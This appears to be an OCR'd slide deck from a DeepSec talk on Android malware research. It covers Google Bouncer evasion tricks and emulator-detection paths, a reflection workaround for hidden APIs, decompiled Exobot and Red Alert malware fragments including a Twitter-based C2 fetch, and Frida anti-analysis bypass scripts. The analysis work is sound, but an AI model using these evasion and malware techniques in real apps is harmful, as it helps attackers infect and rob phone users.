DeepSec IDSC

Android Malware Adventures

Mert Can Coşkuner
Kürşat Oğuzhan Akıncı

Agenda

1

Introduction

1. Who We Are?
2. What We Do?
3. Statistics
4. Google Play Store and Bouncer
5. Bypassing Bouncer
6. Developments in Android

2

Android Malware

1. Types of Android Malware
2. Android Malware in Turkey
3. Analysis: How?
4. Analysis: Samples in Turkey
5. Analysis: Anubis
6. Analysis: Cerberus

3

Command&Control

1. Why C2?
2. Automated C2 Extraction (for some samples)
3. Exploiting C2s

4

Q&A

Who We Are?

Mert

Cyber Security Engineer at Trendyol. (In)frequently blogs at medium as @mcoskuner. Hunts mobile malware


Kürşat

SecOps Manager at Ministry of Treasury and Finance.
Team Lead at Blackbox Security.
Red Team Member at Synack.
NSA acknowledged bug bounty hunter

What We Do?

- Hunt mobile malware samples
- Reverse the sample, develop bypass scripts and yara rules
- Detect IoCs
- Break into C2 server, share the details with TRCert, purge stolen data

Statistics




Mobile operating system market share among 4.68bn devices

1. **76.24% Android**
2. 22.48% iOS
3. 1.28% others

DEEPSEC


Statistics



- **3059** android malware detected per day in 2018, **40% more** than 2017
- By the end of June 2019, the number of all known malicious apps had totalled over **94.2 million**


Why?

Statistics




- Only **one in every ten** devices has the latest Android version 9 - Pie - installed
- Android 8 - Oreo - is being used on **28%** of smartphones and tablets
- **60%** of the devices are still using **outdated** versions
- Lacking the latest patches make it easy for hackers to install malware on the device

Statistics



- Cheap devices with pre-installed malware are still available in stores
- The malware is invisible to the owner and cannot be deactivated
- It is not possible to remove the malware manually because it is deeply integrated into the firmware

Statistics



- Some vendors and developers distribute their apps through alternative sources
- Such alternatives are also a popular gateway for malware developers in order to distribute their work
- Using third party stores to install an application is like walking in a minefield

Google Play Store and Bouncer

- Google introduced Bouncer in Feb 2012 as an anti-malware tool
- Only performs dynamic analysis and checks for 5 minutes
- Only has 1 contact and 2 photos under same account in a simulated device
- IP range can be revealed if internet permission is granted to the tested application


Bypassing Bouncer

- Idle for sometime before starting the main activity
- Download malicious dex after installation and load externally
  - DexClassLoader
- Implement anti-emulator. Some examples:
  - Known pipes: /dev/socket/qemud, /dev/qemu_pipe
  - Known files: /system/lib/libc_malloc_debug_qemu.so, /sys/qemu_trace, /system/bin/qemu-props
  - Known qemu drivers: goldfish
  - Known geny files: /dev/socket/genyd, /dev/socket/baseband_genyd

Developments in Android

- Better storage encryption, Adiantum
- Better process isolation and attack surface reduction
- Better authentication, BiometricPrompt API
- Google Play policy changes
  - *"We will be **removing apps from the Play Store** that ask for **SMS** or **Call Log permission** and **have not submitted a permission declaration form**"*
  - *"**Device admin** has been considered a legacy management approach since Android's managed device (device owner) and work profile (profile owner) modes were introduced in Android 5.0. … To support this transition and focus our resources toward Android's current management features, we **deprecated device admin for enterprise use** in the **Android 9.0 release** and we'll **remove** these functions in the **Android 10.0 release.**"*

Developments in Android



- Android Q and beyond
  - No more monitoring the clipboard in the background
  - Storage permission restrictions
  - System alert window permission is to be removed and replaced by the restricted Bubbles API
  - Restrictions of starting Activity in the background
  - Screen recording restrictions
- Google introduces App Defense Alliance to find potentially harmful applications and stopping them from being published

Developments in Android


- There are a few **hidden** parts of Android's framework that aren't part of the SDK
- With Android P, Google was announced that most (not all) hidden functions were no longer available for use to app developers
    - Workaround**:** Keep your app targeting API 27 (Android 8.1), since the blacklist only applied to apps targeting the latest API

Developments in Android

- With Android P, Google was announced that most (not all) hidden functions were no longer available for use to app developers
  - ~~Workaround: Keep your app targeting API 27 (Android 8.1), since the blacklist only applied to apps targeting the latest API~~
- Thanks to minimum API requirements for publishing on the Play Store; As of November 1, 2019, all app updates to the Play Store must target API 28 or later

Developments in Android

- Thanks to minimum API requirements for publishing on the Play Store; As of November 1, 2019, all app updates to the Play Store must target API 28 or later
  - **NEW** Workaround: Double reflection




```
val forName = Class::class.java.getMethod("forName", String::class.java)
val getMethod = Class::class.java.getMethod("getMethod", String::class.java,
arrayOf<Class<*>>()::class.java)
val hiddenClass = forName.invoke(null, "android.hidden.Class") as Class<*>
val hiddenMethod = getMethod.invoke(hiddenClass, "hiddenMethod", String::class.java)
hiddenMethod.invoke(null, "cmd")
```

Types of Android Malware


Top five


1. Adware
2. Spyware
3. Trojan
4. Ransomware
5. Malicious cryptomining

Android Malware in Turkey

Top five

1. Adware
2. Spyware
3. **Trojan**
4. Ransomware
5. Malicious cryptomining





Analysis: How?

Finding samples

- Google Play Store
- Koodous
- apklab.io
- Threat intelligence feeds

Static analysis

- androwarn
- jeb / cfr / jadx
- apkid
- ghidra / ida / r2


Dynamic analysis

- frida
- jeb / jdb / gdb
- appmon

Analysis: Samples Targeting Turkey

Exobot features

1. Dropper
2. Bankbot
    a. anti-* techniques
        i. anti-emulator
        ii. root detection




```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.pa
        context.startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static boolean isInstalledPackage(Context context, String str) {
    try {
        List installedPackages = context.getPackageManager().getInstalledPack
        for (int i = 0; i < installedPackages.size(); i++) {
            if (((PackageInfo) installedPackages.get(i)).packageName.equals(s
                return true;
            }
        }
    } catch (Exception e) {
    }
    return false;
}
```

1

Analysis: Samples Targeting Turkey

Exobot features

1. Dropper
2. Bankbot
    a. anti-* techniques
        i. anti-emulator
        ii. root detection

```
private static String a() {
    return n.dc + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI
}

public static String a(Context context) {
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    return deviceId == null ? "" : deviceId;
}

public static String a(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}

public static String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone")
    String simOperatorName = telephonyManager.getSimOperatorName();
    return !simOperatorName.equals("") ? simOperatorName : telephonyManager.getNetworkOperat
}

public static String b(Telep
    return telephonyManager.
}

public static String c(Conte
    return q.a(a(context) +
}

public static boolean d(Cont
    return ((KeyguardManager
}
```

```
public static boolean isRootAvailable() {
    List asList = Arrays.asList(System.getenv("PATH").split(":"));
    for (int i = 0; i < asList.size(); i++) {
        String str = (String) asList.get(i);
        if (!str.endsWith("/")) {
            str = str + "/";
        }
        ShellCommand shellCommand = new ShellCommand("ls " + str + "su");
        shellCommand.execute();
        if (!shellCommand.getOutput().isEmpty()) {
            return true;
        }
```

2

Analysis: Samples Targeting Turkey

Exobot features

1. Dropper
2. Bankbot
    a. anti-* techniques
        i. anti-emulator
        ii. root detection

```
public static final String bc = a("get_packages");
public static final String bd = a("get_device_model");
public static final String be = a("get_os_ver");
public static final String bf = a("get_number");
public static final String bg = a("get_operator");
public static final String bh = a("get_imei");
public static final String bi = a("get_country");
public static final String bj = a("get_contacts");
public static final String bk = a("get_language");
public static final String bl = a("list_add");
public static final String bm = a("format_date");
public static final String bn = a("mastercard");
public static final String bo = a("visa");
public static final String bp = a("amex");
```

2

Analysis: Samples Targeting Turkey

Exobot features

1. Dropper
2. Bankbot
    a. anti-* techniques
        ~~i. anti emulator~~
        ii. root detection

```
Java.perform(function() {
    var func = Java.use("mcvndicwuz.myturyaivrmkovzxjp.C0481j")
    func.m2107a.implementation = function(ctx) {
    var deviceId = “b359081a0a39d06d”; //Random deviceid
    return deviceId
    }
});
```

Analysis: Samples Targeting Turkey

Exobot features

1. Dropper
2. Bankbot
    a. anti-* techniques
        ~~i. anti emulator~~
        ~~ii. root detection~~

```
Java.perform(function() {
        var execCmd = Runtime.exec.overload('java.lang.String', '[Ljava.lang.String;', 'java.io.File')
        var exec1Params = Runtime.exec.overload('java.lang.String')
        execCmd.implementation = function(cmd, env, dir) {
            if (cmd == "su") {
                var fakeCmd = "fakeCmd";
                return exec1Params.call(this, fakeCmd);
            }
        return execCmd.call(this, cmd, env, dir);
        };
});
```

Analysis: Samples Targeting Turkey

Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
Log.i("network", "try to get time");
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.a.getResources().getStr
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setUseCaches(false);
httpURLConnection.setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xm
httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
int responseCode = httpURLConnection.getResponseCode();
System.out.println("Response Code : " + responseCode);
if (responseCode != 200) {
    throw new Exception("twitter response in NOT OK!");
}
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.get
StringBuilder stringBuilder = new StringBuilder();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    stringBuilder.append(readLine);
}
bufferedReader.close();
String trim = ((h) org.a.a.a(stringBuilder.toString()).a("body").get(0)).l().trim();
return !trim.isEmpty() ? c.a(trim + this.a.getResources().getString(2131034121)).substri
```

1

Analysis: Samples Targeting Turkey

Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
if (!getSharedPreferences("com.main", 0).getBoolean("first_start", fals
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName
    intent.putExtra("android.app.extra.ADD_EXPLANATION", 2131034119);
    startActivity(intent);
    getSharedPreferences("com.main", 0).edit().putBoolean("first_start"
}
startService(new Intent(this, WldService_dstg7bsen8.class));
finish();
```

2

Analysis: Samples Targeting Turkey

